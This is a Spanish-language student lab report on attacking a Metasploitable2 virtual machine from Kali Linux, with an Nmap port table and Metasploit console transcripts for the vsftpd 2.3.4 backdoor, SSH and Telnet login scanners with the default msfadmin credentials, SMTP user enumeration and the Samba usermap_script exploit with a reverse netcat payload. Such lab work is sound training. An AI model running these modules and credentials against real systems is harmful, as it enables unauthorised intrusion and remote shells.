

**INFORME DE BULNERABILIDAD.
PRUEBA DE PENETRACIÓN LOCAL, A METASPLOITABLE-2 EN
VIRTUALBOX**

Laboratorio #1

CLASE: 3

LUIS JADER CUESTA MOYA
Analista

SEMESTRE:
VIII

Fecha: 07/08/2025

|

INTRODUCCIÓN

Asegurar la integridad en el mundo digital resulta crucial para operar sistemas y redes, especialmente cuando las empresas se topan con riesgos constantes por errores sin solucionar. En este espacio de experimentación, nos concentraremos en simular ataques a servicios con debilidades, usando el sistema Metasploitable2 como blanco y Kali Linux como plataforma ofensiva.

Durante la actividad, emplearemos herramientas como Nmap para descubrir qué accesos y funciones están disponibles, y Metasploit Framework para aprovechar puntos débiles conocidos en protocolos y funciones diversas, tales como FTP, SSH, Telnet, SMTP, SAMBA y MySQL.

Buscamos que el alumno adquiera destreza práctica en evaluaciones de seguridad simuladas, identifique peligros habituales en entornos desactualizados, y valore la importancia de manejar fallos de seguridad como parte de una ciberseguridad enfocada en la prevención.

Tabla de contenido

INTRODUCCIÓN	2
Tabla de contenido.....	3
Objetivo.....	4
1. HERRAMIENTAS UTILIZADAS.....	5
2. ESCANEEO NMAP – PUERTOS ABIERTOS DETECTADOS.	5
3. ANALISIS DE VULNERABILIDADES Y POSIBLES ATAQUES.	6
4. PUERTO 21 – VSFTPD 2.3.4	7
5. PUERTO 22 OPENSSSH 4.7P1 DEBIAN	8
6. PUERTO 23 TELNET LINUX TELNETD	10
7. PUERTO 25 SMTP POSTFIX SMTPD.....	11
8. PUERTO 139 SAMBA SMB 3.x.....	12
9. PUERTO 445 SAMBA SMB SMBD 3.X	14
10. PUERTO 3306 MYSQL 5.0.51	15
JUSTIFICACIÓN	17
CONCLUSIÓN.....	18

Objetivo

Realizar ataque éticos de forma educativa a los diferentes puertos dejando en evidencia las vulnerabilidades que se encuentren registro en cada uno de ellos utilizando la herramienta virtualbox, utilizando en esta las siguientes máquinas virtuales: metasploitable2 como víctima de ataque y kali_linus en modo de ataque.

1. HERRAMIENTAS UTILIZADAS

Sistema atacante: -----kali Linux.

Sistema objetivo: -----metasploitable2

Escaneo de Red: -----Nmap.

Framework de explotacion: -----Metasploit Framework

Virtualización: -----Oracle Virtual box

2. ESCANEO NMAP – PUERTOS ABIERTOS DETECTADOS.

Se detectaron los siguientes servicios y versiones:

PUERTO	SERVICIO	VERSION/DETALLES
21	FTP	vsFTPD
22	SSH	OpenSSH
23	TELNET	LINUX TELNET
25	SMTP	POSTFIX SMTPD
53	DNS	ISC BIND
139	NETBIOS-SSN	SAMBA SMBD 3.X
445	NETBIOS-SSN	SAMBA SMBD 3.X
2121	FTP	ProFTPD
3306	MYSQL	MYSQL 5.0
5432	postresql	postgreSQL

Para llevar a cabo cualquiera de los servicios o ataque, realizados no se puede pasar por alto la configuración de la **red Nat** que fue la primera de las configuraciones que realizamos posteriormente de haber hecho las instalaciones correspondientes de cada una de las herramientas o máquinas que actualmente estamos utilizando, tanto en la Oracle virtual box.




Ilustración 1 Creacion Red Nat

Como también en cada una de las máquinas virtuales.




Ilustración 2 seleccion de la red Nat en metasploitable2

3. ANALISIS DE VULNERABILIDADES Y POSIBLES ATAQUES.

A continuación se mostraran algunos servicios vulnerables y sus posibles explotaciones:

4. PUERTO 21 – VSFTPD 2.3.4

Aunque se dice, ser poco recomendable iniciar con el comando **mnfconsole** es el primer comando que usamos para entrar a la consola y realizar búsquedas difusas.




Ilustración 3 ataque PUERTO 21 – VSFTPD 2.3.4

Posteriormente utilizamos el comando **Search ftp** para realizar búsquedas y le agregamos parte del nombre de dicho exploit que vamos a buscar para hacer una búsqueda más específica y nos reduzca tiempo de búsqueda.




Ilustración 4 escaneo Search ftp

Al llegar a nuestro objetivo de búsqueda seleccionamos la posición en la que se nos muestre el exploit que deseamos, posteriormente de colocar el comando **use** que utilizamos para realizar una selección.

```

msf6 > user 1
[-] Unknown command: user. Did you mean use? Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.100.6
rhosts => 192.168.100.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.100.6   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
  
```

Ilustración 5 asignacion del RHOSTS

Usamos el comando **set** para agregar la dirección **ip** de la maquina victima en el **rhosts**, el comando **options** lo usamos para verificar que esta dirección si haya quedado agregada al **rhosts** o en su efecto a el **rport** en caso de ser el puerto.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.100.6   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ftp 192.168.100.6
[*] exec: ftp 192.168.100.6
Connected to 192.168.100.6.
220 (vsFTPd 2.3.4)
Name (192.168.100.6:luis):
  
```

Ilustración 6 verificacion del RHOSTS y RPORT

5. PUERTO 22 OPENSSH 4.7P1 DEBIAN

Como todas los ingresos a la consola este no es diferente al resto realizamos el comando **msfconsole** para inicializar el proceso y lograr tener acceso a los demás servicio y opciones que nos ofrecen esta variedad de comandos.


```

luis@kali: ~
Archivo Acciones Editar Vista Ayuda
(luis@kali)~$ msfconsole
Metasploit tip: View all productivity tips with the tips command

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018  es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
90909090.90909090.90909090.90909090
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc

```

Ilustración 7 ATAQUE PUERTO 22 OPENSSH 4.7P1 DEBIAN

Como la mayoría de estudiante inexperto realice búsquedas innecesarias por falta de este conocimiento, lo que ayudo a que ahora sepa realizar mejor mis búsquedas.

```

Archivo Acciones Editar Vista Ayuda
Interact with a module by name or index. For example info 167, use 167 or use exploit/linux/http/php_imap_open_rce
After interacting with a module you can manually set a TARGET with set TARGET 'custom'

msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  auxiliary/scanner/ssh/ssh_login          .              normal No     SSH Login Check S
canner
1  auxiliary/scanner/ssh/ssh_login_pubkey   .              normal No     SSH Public Key Lo
gin Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey


msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

```

Ilustración 8 Escaneo Search SSH_LOGIN

Después de realizar dicha búsqueda con especificaciones notamos que los resultados son más precisos lo que nos ahorra mucho más tiempo. Luego de seleccionar nuestro exploit podemos ingresar con el comando **info** abreviando para que nos muestre la información y opciones permitidas para este exploit.




```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
VERBOSE false yes Whether to print output for all attempts  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME msfadmin  
USERNAME => msfadmin  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD msfadmin  
PASSWORD => msfadmin  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.100.6:22 - Starting bruteforce  
[*] 192.168.100.6:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) grou  
ps=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),11  
1(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 S  
MP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
[*] SSH session 1 opened (192.168.100.4:38977 -> 192.168.100.6:22) at 2025-08-07 16:05:47 -0500  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l  
  
Active sessions  
--  
Id Name Type Information Connection  
--  
1 shell linux SSH luis @ 192.168.100.4:38977 -> 192.168.100.6:22 (192.168.100.6)  
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
```

Ilustración 9 Asignacion de Usuario y Contraseña

En esta imagen podemos ver evidentemente que nuestro ataque deja una sesión activa como resultado de haber hecho un buen ataque.

6. PUERTO 23 TELNET LINUX TELNETD



```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search telnet_login  
  
Matching Modules  
--  
# Name Disclosure Date Rank  
Check Description  
--  
0 auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass 2021-09-06 normal  
Yes Netgear PNPX_GetShareFolderList Authentication Bypass  
1 auxiliary/scanner/telnet/telnet_login . normal  
No Telnet Login Check Scanner  
  
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/tel  
net/telnet_login  
msf6 > user 1  
[-] Unknown command: user. Did you mean use? Run the help command for more details.  
msf6 > use 1  
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.100.6  
rhosts => 192.168.100.6  
msf6 auxiliary(scanner/telnet/telnet_login) > options  
Module options (auxiliary/scanner/telnet/telnet_login):
```

Ilustración 10 AtaquePUERTO 23 TELNET LINUX TELNETD

```

luis@kali: ~
Archivo Acciones Editar Vista Ayuda
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search telnet_login

Matching Modules

# Name
Check Description
- -
0 auxiliary/admin/http/netgear_pnp_x_getsharefolderlist_auth_bypass 2021-09-06 normal
Yes Netgear PNPX_GetShareFolderList Authentication Bypass
1 auxiliary/scanner/telnet/telnet_login . normal
No Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf6 > user 1
[*] Unknown command: user. Did you mean use? Run the help command for more details.
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.100.6
rhosts => 192.168.100.6
msf6 auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):

```

7. PUERTO 25 SMTP POSTFIX SMTPD



Búsquedas como la que se realizó con este exploit son las efectivas ya que no arrojan el resultado que se espera.

```
msf6 > search smtp_enum

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > user 0
[-] Unknown command: user. Did you mean use? Run the help command for more details.
msf6 > use 0
msf6 > auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.100.5
```


8. PUERTO 139 SAMBA SMB 3.x

Esta explotación se realiza utilizando la misma secuencia de pasos que hemos venido realizando con los otros servicios aun que cada ataque sea único.




Ilustración 14 Ataque PUERTO 139 SAMBA SMB 3.x

Muy similar que la busqueda anterior notamos que fue muy precisa ha la hora de mostrar resultados de busquedas con el comando **search**.




Ilustración 15 asignacion RHOSTS

En este proceso pude apreciar que luego de haber asignado la dirección ip al **rhosts** y al **rport** su puerto estos fueron removidos al usar el comando: **use** asignando una carga donde estos ya no se observaban al usar al comando **options**.

```

msf6 auxiliary(dos/samba/read_nttrans_ea_list) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.100.4   yes       The listen address (an interface may be specified)
  
```

Ilustración 16 Verificación después de usar exploit

Al notar la ausencia de estas direcciones en los **rhosts** y **rport** inmediatamente se cargaron estos valores nuevamente.

```

msf6 auxiliary(dos/samba/read_nttrans_ea_list) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

